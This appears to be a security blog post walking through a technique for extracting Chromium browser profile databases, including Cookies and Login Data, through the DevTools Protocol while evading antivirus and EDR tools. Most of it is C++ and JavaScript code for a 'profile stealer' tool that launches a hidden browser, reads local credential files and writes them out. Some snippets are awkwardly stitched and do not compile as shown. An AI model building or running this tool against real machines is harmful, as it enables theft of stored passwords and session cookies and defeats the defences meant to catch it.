 1
1

This post details a cross-platform technique that abuses Chromium’s development protocol (CDP) to extract local browser profile databases (Cookies, Login Data, History, etc.) while remaining under the radar of most AV/EDR products. We launch a Chromium-based browser (Chrome, Edge, Brave, etc.) with remote debugging enabled via --remote-debugging-port=9222 and --allow-file-access-from-files, then issue network requests to load the local files.

The earliest document I could find relating to this technique is a repository called HackBrowserDataManual by Z3ratu1.
What is CDP?

The Chrome DevTools Protocol is how you talk to Chrome from the outside. You start the browser with a debugging port open, connect to it, and send it instructions go to this page, click here, run this script, show me the network traffic and it sends back results and events as they happen. It’s the same channel DevTools itself uses. To interact with this protocol we will be using cdp_minimala minimal no dependencies C++17/20 client library for the Chrome DevTools Protocol.
You might have heard of the following SDK frameworks that work around CDP:
-
Puppeteer is Google’s library that wraps CDP in plain JavaScript, so you write
page.click()instead of hand-writing protocol messages. -
Selenium is the older, better-known tool. It uses a different protocol called WebDriver, which works across all browsers but is more limited.
Bypass Workflow
In order to download the database files we will need to start a chromium process with 3 command line arguments:
--remote-debugging-port=9222: This enables the CDP--allow-file-access-from-files: This allows us to make network requests to local files--headless: Hide the chromium GUI from the end user
Once the browser is launched we need to connect to it over CDP. Luckily this workflow is simplified due to cdp_minimal.
cdp::Browser browser(ipAddress, port);

if (!browser.connect()) {
	ctx.out.error("failed to connect to a browser @ " +
		ipAddress + ":" + std::to_string(port));
	return false;
}
With the browser connected we can call Browser.readFileViaFileURI() to read the contents of the file into a std::string, it does this by using the following JS block to request the local file with a XMLHttpRequest.
const std::string script =
	"(function () {\n"
	"    var xhr = new XMLHttpRequest();\n"
	"    xhr.open('GET', " + jsQuote(fileUrl) + ", false);\n"
	"    xhr.overrideMimeType('text/plain; charset=x-user-defined');\n"
	"    xhr.send();\n"
	"    if (xhr.status && xhr.status !== 200 && xhr.status !== 0)\n"
	"        throw new Error('HTTP ' + xhr.status);\n"
	"    var t = xhr.responseText, bin = '';\n"
	"    for (var i = 0; i < t.length; i++)\n"
	"        bin += String.fromCharCode(t.charCodeAt(i) & 0xff);\n"
	"    return btoa(bin);\n"
	"})()";

auto b64 = page.evaluate(script);
if (!b64) return b64.error();
if (b64.value().empty())
	return Error{ Errc::bad_response, "XHR returned no data (file:// access blocked — need --allow-file-access-from-files?)." };

return cdp::detail::base64Decode(b64.value());
We can call this function and store the downloaded text into a local file:
cdp::Result<std::string> content = browser.readFileViaFileURI("C:\Users\drew\AppData\Local\Google\Chrome\User\Default\History");
if (!content) { // if it failed
	r.detail = content.error().message; // stash the error
	return r; // return the result
}

// If the download returned content, read it.
const auto& data = content.value();
std::ofstream out(std::filesystem::path("History.sqlite"), std::ios::binary); // write it to the selected destination file in the DownloadRequest object.
out.write(data.data(), static_cast<std::streamsize>(data.size()));
Coding our Bypass
To actually code our bypass into profile stealer we need to write the following classes:
BypassMethod: Handles argument parsing and runtime logicDownloader: Actual logic to download the local files without triggering AV/EDR detections
Downloader
CdpDownloader is our custom Downloader implementation, which drives a browser over the Chrome DevTools Protocol (CDP). Its constructor takes a reference to the global Context, plus the IP address and port of the CDP endpoint. These are stored as members and used to construct the cdp::Browser object that the downloader talks to for the rest of its lifetime. The name() override identifies the implementation as "browser-cdp".
class CdpDownloader final : public Downloader {
public:
    CdpDownloader(Context& cdpCtx, std::string address, int cdpPort)
        : ctx(cdpCtx)
        , ipAddress(std::move(address))
        , port(cdpPort)
        , browser(ipAddress, port) // CDP::Browser creation
    {
    }

    const char* name() const override { return "browser-cdp"; }

	bool setup() override;
	bool fetch() override;


private:
    Context& ctx;
    std::string ipAddress;
    int port;
    cdp::Browser browser;
};
setup() establishes the connection to the target browser and reports the outcome through the context’s output channel returning false on failure so the caller can abort cleanly, and true once the connection is live.
bool CdpDownloader::setup() {
    ctx.out.verbosePrint("attempting to connect to browser @ " +
        ipAddress + ":" + std::to_string(port));

    if (!browser.connect()) {
        ctx.out.error("failed to connect to a browser @ " +
            ipAddress + ":" + std::to_string(port));
        return false;
    }

    ctx.out.print("successfully connected to the target browser");
    return true;
}
fetch() performs the actual download. It guards on the connection first, then asks the browser to read the requested file over a file:// URI, which comes back as a cdp::Result<std::string>. On success the bytes are written verbatim to the request’s destFile in binary mode, and the result carries the byte count and final stream state. Every failure path returns early with a populated detail
DownloadResult CdpDownloader::fetch(const DownloadRequest& req) {
	DownloadResult r;

	if (!browser.isConnected()) {
		r.detail = "not connected";
		return r;
	}

	cdp::Result<std::string> content = browser.readFileViaFileURI(req.input);
	if (!content) {
		r.detail = content.error().message;
		return r;
	}

	const auto& data = content.value();
	std::ofstream out(std::filesystem::path(req.destFile), std::ios::binary);
	out.write(data.data(), static_cast<std::streamsize>(data.size()));

	r.ok = out.good();
	r.bytes = data.size();
	return r;
}
BypassMethod
Below is the class declaration for BypassMethod. The private members hold the parsed values from the subcommand’s command-line options, which let the user specify the IP address and port of the Chromium browser, and optionally launch one.
class BypassMethod {
public:
    void setup(CLI::App& cli, Context& ctx);
    void run(Context& ctx);

private:
    int         port = 9222;
    std::string ipAddress = "127.0.0.1";
    std::string launch;
};
Here we can actually declare the arguments:
inline void BypassMethod::setup(CLI::App& cli, Context& ctx)
{
    auto* sub = cli.add_subcommand(
        "cdp", "Downloads the files through the Chrome DevTools Protocol");

    sub->add_option("-p,--port", port, "remote debugging port to connect to")
        ->check(CLI::Range(0, 65535))
        ->default_val(9222);

    sub->add_option("-i,--ip-address", ipAddress,
        "IP address of the browser with remote debugging enabled")
        ->default_val("127.0.0.1");

    sub->add_option("-L,--launch", launch,
        "Launch a browser configured for the CDP bypass. "
        "Usage: -L <browser>, e.g. -L chrome, -L brave, or -L edge.")
        ->default_val("");

    sub->callback([this, &ctx]() { run(ctx); }); // callback to run BypassMethod.run() if cdp is selected
}
Next comes the run() method, which does most of the heavy lifting. It begins by optionally launching a Chromium browser process with the required command-line arguments, if -L or --launch was supplied.
inline void BypassMethod::run(Context& ctx)
{
    LaunchResult launchResult{};

	// If the user wants to launch a browser
    if (!launch.empty()) {
	    // try to parse the browser from the given string
        std::optional<Browser> browser = browserFromName(launch);

        // if the browser could not be found
        if (!browser) {
            ctx.out.error("unknown browser name '" + launch + "'");
            return;
        }

		// Attempt to find the real chromium browser on the device
        auto path = resolveBrowser(*browser);
        // if it could not be found
        if (!path) {
            ctx.out.error("browser '" + launch +
                "' is not installed, or its executable could not be found");
            return;
        }
    }

	    // define the arguments to use when launching the browser
	    std::vector<std::string> args = {
	       "--remote-debugging-port=" + std::to_string(port), // this is the port specified in the CLI
	       "--headless",
	       "--allow-file-access-from-files",
	   };

	   Launcher launcher(std::filesystem::path(*path).string(), args);

	   ctx.out.verbosePrint("launching browser: " + launcher.commandLine());

	   launchResult = launcher.launch(); // actually launch the browser
	   if (!launchResult) {
	       ctx.out.error("failed to launch browser '" + launch + "': " +
	           launchResult.detail + " (error " +
	           std::to_string(launchResult.errorCode) + ")");
	       return;
	   }

        ctx.out.print(std::format(
            "Launched browser (PID: {}, TID: {}), sleeping for 3 seconds",
            launchResult.pid, launchResult.tid));
        sleepMs(3000);
    } // end of launch code
}
Picking up where the launch block ends, we construct a Manager and an instance of the CdpDownloader defined earlier, then hand the downloader to the manager to do the work.
inline void BypassMethod::run(Context& ctx)
{
        ctx.out.print(std::format(
            "Launched browser (PID: {}, TID: {}), sleeping for 3 seconds",
            launchResult.pid, launchResult.tid));
        sleepMs(3000);
    } // end of launch code

    Manager mgr(ctx);
    CdpDownloader cdpDl(ctx, ipAddress, port);
    mgr.downloadProfile(cdpDl); // Tell the manager to download the files with the provided downloader
Finally, run() can optionally terminate the browser process it started. This is gated on ctx.kill, which is set by -k / --kill.
That flag isn’t registered in BypassMethod::setup() like the others it’s a global option that every bypass method needs, so it’s declared once in main.cpp alongside --verbose, --log-file, and --file:
cli.add_flag("-k,--kill", ctx.kill,
    "kill the launched browser after all files are downloaded.");
Back in run(), the kill process looks like this:
inline void BypassMethod::run(Context& ctx)
{

    mgr.downloadProfile(cdpDl); // Tell the manager to download the files with the provided downloader

    if (ctx.kill && launchResult) {
        ctx.out.verbosePrint("attempting to kill browser with PID: " +
            std::to_string(launchResult.pid));

        Terminator terminator(launchResult.pid);
        TerminationResult termResult = terminator.kill();

        if (!termResult) {
            ctx.out.error("failed to terminate browser process (error: " +
                termResult.detail + ")");
        }
        else {
            ctx.out.print("successfully killed the browser process");
        }
    }